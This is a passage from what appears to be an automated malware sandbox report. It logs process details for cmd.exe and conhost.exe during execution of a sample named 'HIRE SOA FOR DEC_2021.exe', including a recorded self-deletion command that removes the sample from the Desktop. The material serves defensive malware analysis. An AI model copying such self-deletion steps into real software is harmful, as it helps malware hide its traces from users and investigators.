C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	26586E7	NtReadFile

Analysis Process: cmd.exe PID: **5744**, Parent PID: **5252**

General

Target ID:	9
Start time:	13:42:43
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe"
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5736**, Parent PID: **5744**

General

Target ID:	10
Start time:	13:42:46
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly